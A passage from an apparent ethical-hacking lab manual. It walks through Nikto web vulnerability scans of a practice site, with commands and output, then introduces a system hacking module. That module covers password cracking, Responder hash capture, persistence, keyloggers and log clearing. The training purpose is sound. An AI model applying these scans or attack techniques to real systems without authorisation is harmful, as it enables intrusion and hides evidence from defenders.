```
[root@parrot]~|~/home/attacker]
#nikto -H

Options:
-ask+           Whether to ask about submitting updates
                yes  Ask about each (default)
                no   Don't ask, don't send
                auto Don't ask, just send
-Cgidirs+       Scan these CGI dirs: "none", "all", or values like "/cgi/ /cgi-a/"
-config+        Use this config file
-Display+       Turn on/off display outputs:
                1   Show redirects
                2   Show cookies received
                3   Show all 200/OK responses
                4   Show URLs which require authentication
                D   Debug output
                E   Display all HTTP errors
                P   Print progress to STDOUT
                S   Scrub output of IPs and hostnames
                V   Verbose output
-dbcheck         Check database and other key files for syntax errors
-evasion+        Encoding technique:
                1   Random URI encoding (non-UTF8)
                2   Directory self-reference (./.)
                3   Premature URL ending
                4   Prepend long random string
                5   Fake parameter
                6   TAB as request spacer
                7   Change the case of the URL
                8   Use Windows directory separator (\)
```

6. The result appears, displaying various available options in Nikto. We will use the **Tuning** option to do a deeper and more comprehensive scan on the target webserver.

Note: A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply “interesting” files is undesired.

```
Applications Places System nikto -H - Parrot Terminal
File Edit View Search Terminal Help
-noprotect+           Write output to this file (.. for auto-name)
-Pause+               Pause between tests (seconds, integer or float)
-Plugins+             List of plugins to run (default: ALL)
-port+                Port to use (default 80)
-RSAcert+             Client certificate file
-root+                Prepend root value to all requests, format is /directory
-Save                 Save positive responses to this directory ('.' for auto-name)
-ssl                 Force ssl mode on port
-Tuning+              Scan tuning:
1 Interesting File / Seen in logs
2 Misconfiguration / Default File
3 Information Disclosure
4 Injection (XSS/Script/HTML)
5 Remote File Retrieval - Inside Web Root
6 Denial of Service
7 Remote File Retrieval - Server Wide
8 Command Execution / Remote Shell
9 SQL Injection
0 File Upload
a Authentication Bypass
b Software Identification
c Remote Source Inclusion
d WebService
e Administrative Console
x Reverse Tuning Options (i.e., include all except specified)
-timeout+             Timeout for requests (default 10 seconds)
-Userdbs              Load only user databases, not the standard databases
        all Disable standard dbs and load only user dbs
        tests Disable only db_tests and load udb_tests
-useragent             Over-rides the default useragent
-until                Run until the specified time or duration
```


7. In the terminal window, type **nikto -h (Target Website) -Tuning x** (here, the target website is **www.certifiedhacker.com**) and press **Enter**. Nikto starts scanning with all the tuning options enabled.

Note: **-h:** specifies the target host and **x:** specifies the Reverse Tuning Options (i.e., include all except specified).

Note: The scan takes approximately 10 minutes to complete.

8. The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website.

Note: The result might differ when you perform this task.



The screenshot shows a terminal window titled "nikto -h www.certifiedhacker.com -Tuning x - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command entered was "#nikto -h www.certifiedhacker.com -Tuning x". The output of the Nikto scan is displayed in green text. It provides detailed information about the target server, including its IP (162.241.216.11), hostname (www.certifiedhacker.com), port (80), and start time (2022-03-31 07:32:51). It also lists various findings such as uncommon headers ('x-proxy-cache', 'x-server-cache'), host header values ('c2hhcmVkLmJsdWVob3N0LmNvbQ=='), and potential WAF/Load Balancer indicators. It highlights several security issues, including an XSS vulnerability in IllohaMail 0.8.10 and the presence of Webmail, Control Panel, and Mailman services.

```
[root@parrot]~# /home/attacker/nikto -h www.certifiedhacker.com -Tuning x
- Nikto v2.1.6

+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:         80
+ Start Time:         2022-03-31 07:32:51 (GMT-4)

+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IllohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.

Menu: nikto -h www.certifiedh...
```

9. Here, we will check for cgi directories with the **-Cgidirs** option. In this option, search for specific directories or use **all** options to search for all the available directories.

10. In the terminal window, type **nikto -h (Target Website) -Cgidirs all**, (here, the target website is www.certifiedhacker.com) and hit **Enter**.

Note: **-Cgidirs:** scans the specified CGI directories; users can use filters such as “**none**” or “**all**” to scan all CGI directories or none).

Note: The scan takes approximately 10 minutes to complete.

11. The target website does not have any CGI directory; therefore, the same result as the previous scan was obtained.

Note: You can use try this command on another website to obtain information about CGI directories.

The screenshot shows a terminal window titled "nikto -h www.certifiedhacker.com -Cgidirs all - Parrot Terminal". The terminal output is as follows:

```
+ 1 host(s) tested
-[root@parrot]-[~/home/attacker]
#nikto -h www.certifiedhacker.com -Cgidirs all
- Nikto v2.1.6

+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-03-31 07:52:41 (GMT-4)

+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2022-03-31 07:56:06 (GMT-4) (205 seconds)

+ 1 host(s) tested
-[root@parrot]-[~/home/attacker]
#
```

12. Now, we will save the scan results in the form of a text file on **Desktop**. To do so, type **cd** and press **Enter** to jump to the root directory.
13. Type **cd Desktop** and press **Enter** to navigate to the **Desktop** folder.

```
+ Target IP: 162.241.216.11
+ Target Hostname: www.certifiedhacker.com
+ Target Port: 80
+ Start Time: 2022-03-31 07:52:41 (GMT-4)

+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-server-cache' found, with contents: true
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWVob3N0LmNvbQ==
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error:
+ Scan terminated: 0 error(s) and 8 item(s) reported on remote host
+ End Time: 2022-03-31 07:56:06 (GMT-4) (205 seconds)

+ 1 host(s) tested
[root@parrot]~[~/home/attacker]
└─#cd
[root@parrot]~[~]
└─#cd Desktop
[root@parrot]~[~/Desktop]
└─#
```

14. Type **nikto -h (Target Website) -o (File_Name) -F txt**, (here, the target website is **www.certifiedhacker.com**) and press **Enter**.

Note: -h: specifies the target, -o: specifies the name of the output file, and -F: specifies the file format.

Note: Name the file **Nikto_Scan_Results**

Note: The scan takes approximately 10 minutes to complete.

The screenshot shows a terminal window titled "nikto -h www.certifiedhacker.com -o Nikto_Scan_Results -F txt - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The command entered is "#nikto -h www.certifiedhacker.com -o Nikto_Scan_Results -F txt". The output of the scan is displayed below, showing various findings such as target details, server headers, and potential vulnerabilities like XSS and OSVDB entries.

```
nikto -h www.certifiedhacker.com -o Nikto_Scan_Results -F txt - Parrot Terminal
[root@parrot:~/Desktop]
#nikto -h www.certifiedhacker.com -o Nikto_Scan_Results -F txt
- Nikto v2.1.6

+ Target IP:          162.241.216.11
+ Target Hostname:    www.certifiedhacker.com
+ Target Port:        80
+ Start Time:         2022-03-31 08:00:11 (GMT-4)

+ Server: nginx/1.19.10
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'host-header' found, with contents: c2hhcmVkLmJsdWob3N0LmNvbQ==
+ Uncommon header 'x-proxy-cache' found, with contents: HIT
+ Uncommon header 'x-server-cache' found, with contents: true
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server banner has changed from 'nginx/1.19.10' to 'Apache' which may suggest a WAF, load balancer or proxy is in place
+ /certifiedhacker.zip: Potentially interesting archive/cert file found.
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST
+ /webmail/blank.html: IlohaMail 0.8.10 contains an XSS vulnerability. Previous versions contain other non-descript vulnerabilities.
+ /securecontrolpanel/: Web Server Control Panel
+ /webmail/: Web based mail package installed.
+ OSVDB-3233: /mailman/listinfo: Mailman was found on the server.
+ OSVDB-2117: /cpanel/: Web-based control panel
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
```

15. Now, type **pluma Nikto_Scan_Results** and press **Enter** to open the created file in a text editor window. The file appears displaying the scanned results, as shown in the screenshot.

The screenshot shows a Pluma text editor window titled "Nikto_Scan_Results - Parrot Terminal". The window displays the output of a Nikto web vulnerability scanner. The results include:

- 1|- Nikto v2.1.6/2.1.5
- 2+ Target Host: www.certifiedhacker.com
- 3+ Target Port: 80
- 4+ GET The anti-clickjacking X-Frame-Options header is not present.
- 5+ GET The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.
- 6+ GET Uncommon header 'host-header' found, with contents: c2hhcmVkJmJsdWob3N0LmNvbQ==
- 7+ GET Uncommon header 'x-proxy-cache' found, with contents: HIT

At the bottom of the output, there are OSVDB references and statistics:

- + OSVDB-3093: /webmail/lib/emailreader_execute_on_each_page.inc.php: This might be interesting... has been seen in web logs from an unknown scanner.
- + OSVDB-3268: /images/: Directory indexing found.
- + OSVDB-3268: /docs/: Directory indexing found.
- + ERROR: Error limit (20) reached for host, giving up. Last error:
- + Scan terminated: 9 error(s) and 19 item(s) reported on remote host
- + End Time: 2022-03-31 08:12:55 (GMT-4) (764 seconds)

At the very bottom, it says "+ 1 host(s) tested".

16. This concludes the demonstration of checking vulnerabilities in the target website using Nikto.

17. Close all open windows and document all the acquired information.

18. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required

Yes

No

Platform Supported

Classroom

CyberQ

CEH Lab Manual

System Hacking

Module 06

System Hacking

System hacking is the process of testing computer systems and software for security vulnerabilities that an attacker could exploit to gain access to the organization's systems to steal or misuse sensitive information.

Lab Scenario

Since security and compliance are high priorities for most organizations, attacks on an organization's computer systems take many different forms such as spoofing, smurfing, and other types of Denial-of-Service (DoS) attacks. These attacks are designed to harm or interrupt the use of operational systems.

Earlier, you gathered all possible information about the target through techniques such as footprinting, scanning, enumeration, and vulnerability analysis. In the first step (footprinting) of the security assessment and penetration testing of your organization, you collected open-source information about your organization. In the second step (scanning), you collected information about open ports and services, OSes, and any configuration lapses. In the third step (enumeration), you collected information about NetBIOS names, shared network resources, policy and password details, users and user groups, routing tables, and audit and service settings. In the fourth step (vulnerability analysis), you collected information about network vulnerabilities, application and service configuration errors, applications installed on the target system, accounts with weak passwords, and files and folders with weak permissions.

Now, the next step for an ethical hacker or a penetration tester is to perform system hacking on the target system using all information collected in the earlier phases. System hacking is one of the most important steps that is performed after acquiring information through the above techniques. This information can be used to hack the target system using various hacking techniques and strategies.

System hacking helps to identify vulnerabilities and security flaws in the target system and predict the effectiveness of additional security measures in strengthening and protecting information resources and systems from attack.

The labs in this module will provide you with a real-time experience in exploiting underlying vulnerabilities in target systems using various online sources and system hacking techniques and tools. However, system hacking activities may be illegal depending on the organization's policies and any laws that are in effect. As an ethical hacker or pen tester, you should always acquire proper authorization before performing system hacking.

Lab Objective

The objective of This task is to monitor a target system remotely and perform other tasks that include, but are not limited to:

- Bypassing access controls to gain access to the system (such as password cracking and vulnerability exploitation)
- Acquiring the rights of another user or an admin (privilege escalation)

- Creating and maintaining remote access to the system (executing applications such as trojans, spyware, backdoors, and keyloggers)
- Hiding malicious activities and data theft (executing applications such as Rootkits, steganography, etc.)
- Hiding the evidence of compromise (clearing logs)

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Windows Server 2019 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 325 Minutes

Overview of System Hacking

In preparation for hacking a system, you must follow a certain methodology. You need to first obtain information during the footprinting, scanning, enumeration, and vulnerability analysis phases, which can be used to exploit the target system.

There are four steps in the system hacking:

- **Gaining Access:** Use techniques such as cracking passwords and exploiting vulnerabilities to gain access to the target system
- **Escalating Privileges:** Exploit known vulnerabilities existing in OSes and software applications to escalate privileges
- **Maintaining Access:** Maintain high levels of access to perform malicious activities such as executing malicious applications and stealing, hiding, or tampering with sensitive system files
- **Clearing Logs:** Avoid recognition by legitimate system users and remain undetected by wiping out the entries corresponding to malicious activities in the system logs, thus avoiding detection.

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to hack the target systems. Recommended labs that will assist you in learning various system hacking techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	CyberQ ***
1	Gain Access to the System	√	√	√
	1.1 Perform Active Online Attack to Crack the System's Password using Responder	√		√
	1.2 Audit System Passwords using L0phtCrack		√	√
	1.3 Find Vulnerabilities on Exploit Sites		√	√
	1.4 Exploit Client-Side Vulnerabilities and Establish a VNC Session	√		√
	1.5 Gain Access to a Remote System using Armitage		√	√
	1.6 Gain Access to a Remote System using Ninja Jonin		√	√
	1.7 Perform Buffer Overflow Attack to Gain Access to a Remote System	√		√
2	Perform Privilege Escalation to Gain Higher Privileges	√	√	√
	2.1 Escalate Privileges using Privilege Escalation Tools and Exploit Client-Side Vulnerabilities		√	√
	2.2 Hack a Windows Machine using Metasploit and Perform Post-Exploitation using Meterpreter		√	√
	2.3 Escalate Privileges by Exploiting Vulnerability in pkexec		√	√
	2.4 Escalate Privileges in Linux Machine by Exploiting Misconfigured NFS	√		√
	2.5 Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys		√	√
	2.6 Escalate Privileges to Gather Hashdump using Mimikatz		√	√
3	Maintain Remote Access and Hide Malicious Activities	√	√	√
	3.1 User System Monitoring and Surveillance using Power Spy		√	√
	3.2 User System Monitoring and Surveillance using Spytech SpyAgent	√		√
	3.3 Hide Files using NTFS Streams		√	√
	3.4 Hide Data using White Space Steganography		√	√

Module 06 – System Hacking

	3.5 Image Steganography using OpenStego and StegOnline		✓	✓
	3.6 Maintain Persistence by Abusing Boot or Logon Autostart Execution	✓		✓
	3.7 Maintain Domain Persistence by Exploiting Active Directory Objects		✓	✓
	3.8 Privilege Escalation and Maintain Persistence using WMI		✓	✓
	3.9 Covert Channels using Covert_TCP		✓	✓
4	Clear Logs to Hide the Evidence of Compromise	✓	✓	✓
	4.1 View, Enable, and Clear Audit Policies using Auditpol		✓	✓
	4.2 Clear Windows Machine Logs using Various Utilities	✓		✓
	4.3 Clear Linux Machine Logs using the BASH Shell	✓		✓
	4.4 Hiding Artifacts in Windows and Linux Machines		✓	✓
	4.5 Clear Windows Machine Logs using CCleaner		✓	✓

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

*Core - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

**Self-study - Lab exercise(s) marked under self-study is for students to practise at their free time. Steps to access the additional lab exercises can be found in the first page of CEHv12 volume 1 book.

***CyberQ - Lab exercise(s) marked under CyberQ are available in our CyberQ solution. CyberQ is a cloud-based virtual lab environment preconfigured with vulnerabilities, exploits, tools and scripts, and can be accessed from anywhere with an Internet connection. If you are interested to learn more about our CyberQ solution, please contact your training center or visit <https://www.cyberq.io/>.

Lab Analysis

Analyze and document the results related to this lab exercise. Give an opinion on your target's security posture.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.



Gain Access to the System

Gaining access refers to the process of obtaining unauthorized access to the target system to modify or steal sensitive information.

Lab Scenario

For a professional ethical hacker or pen tester, the first step in system hacking is to gain access to a target system using information obtained and loopholes found in the system's access control mechanism. In this step, you will use various techniques such as password cracking, vulnerability exploitation, and social engineering to gain access to the target system.

Password cracking is the process of recovering passwords from the data transmitted by a computer system or stored in it. It may help a user recover a forgotten or lost password or act as a preventive measure by system administrators to check for easily breakable passwords; however, an attacker can use this process to gain unauthorized system access.

Password cracking is one of the crucial stages of system hacking. Hacking often begins with password cracking attempts. A password is a key piece of information necessary to access a system. Consequently, most attackers use password-cracking techniques to gain unauthorized access. An attacker may either crack a password manually by guessing it or use automated tools and techniques such as a dictionary or brute-force method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

Vulnerability exploitation involves the execution of multiple complex, interrelated steps to gain access to a remote system. Attackers use discovered vulnerabilities to develop exploits, deliver and execute the exploits on the remote system.

The labs in this exercise demonstrate how easily hackers can gather password information from your network and demonstrate the password vulnerabilities that exist in computer networks.

Lab Objectives

- Perform active online attack to crack the system's password using Responder
- Audit system passwords using L0phtCrack
- Find vulnerabilities on exploit sites
- Exploit client-side vulnerabilities and establish a VNC session

- Gain access to a remote system using Armitage
- Gain access to a remote system using Ninja Jonin
- Perform buffer overflow attack to gain access to a remote system

Lab Environment

To carry out this lab, you need:

- Windows 11 virtual machine
- Windows Server 2022 virtual machine
- Parrot Security virtual machine
- Ubuntu virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 100 Minutes

Overview of Gaining Access

The previous phases of hacking such as footprinting and reconnaissance, scanning, enumeration, and vulnerability assessment help identify security loopholes and vulnerabilities that exist in the target organizational IT assets. You can use this information to gain access to the target organizational systems. You can use various techniques such as passwords cracking and vulnerability exploitation to gain access to the target system.

Lab Tasks

Task 1: Perform Active Online Attack to Crack the System's Password using Responder

LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSes that are used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSes and can be used to extract the password hashes from a user.

Since the awareness of this attack is low, there is a good chance of acquiring user credentials in an internal network penetration test. By listening for LLMNR/NBT-NS broadcast requests, an attacker can spoof the server and send a response claiming to be the legitimate server. After the victim system accepts the connection, it is possible to gain the victim's user-credentials by using a tool such as Responder.py.

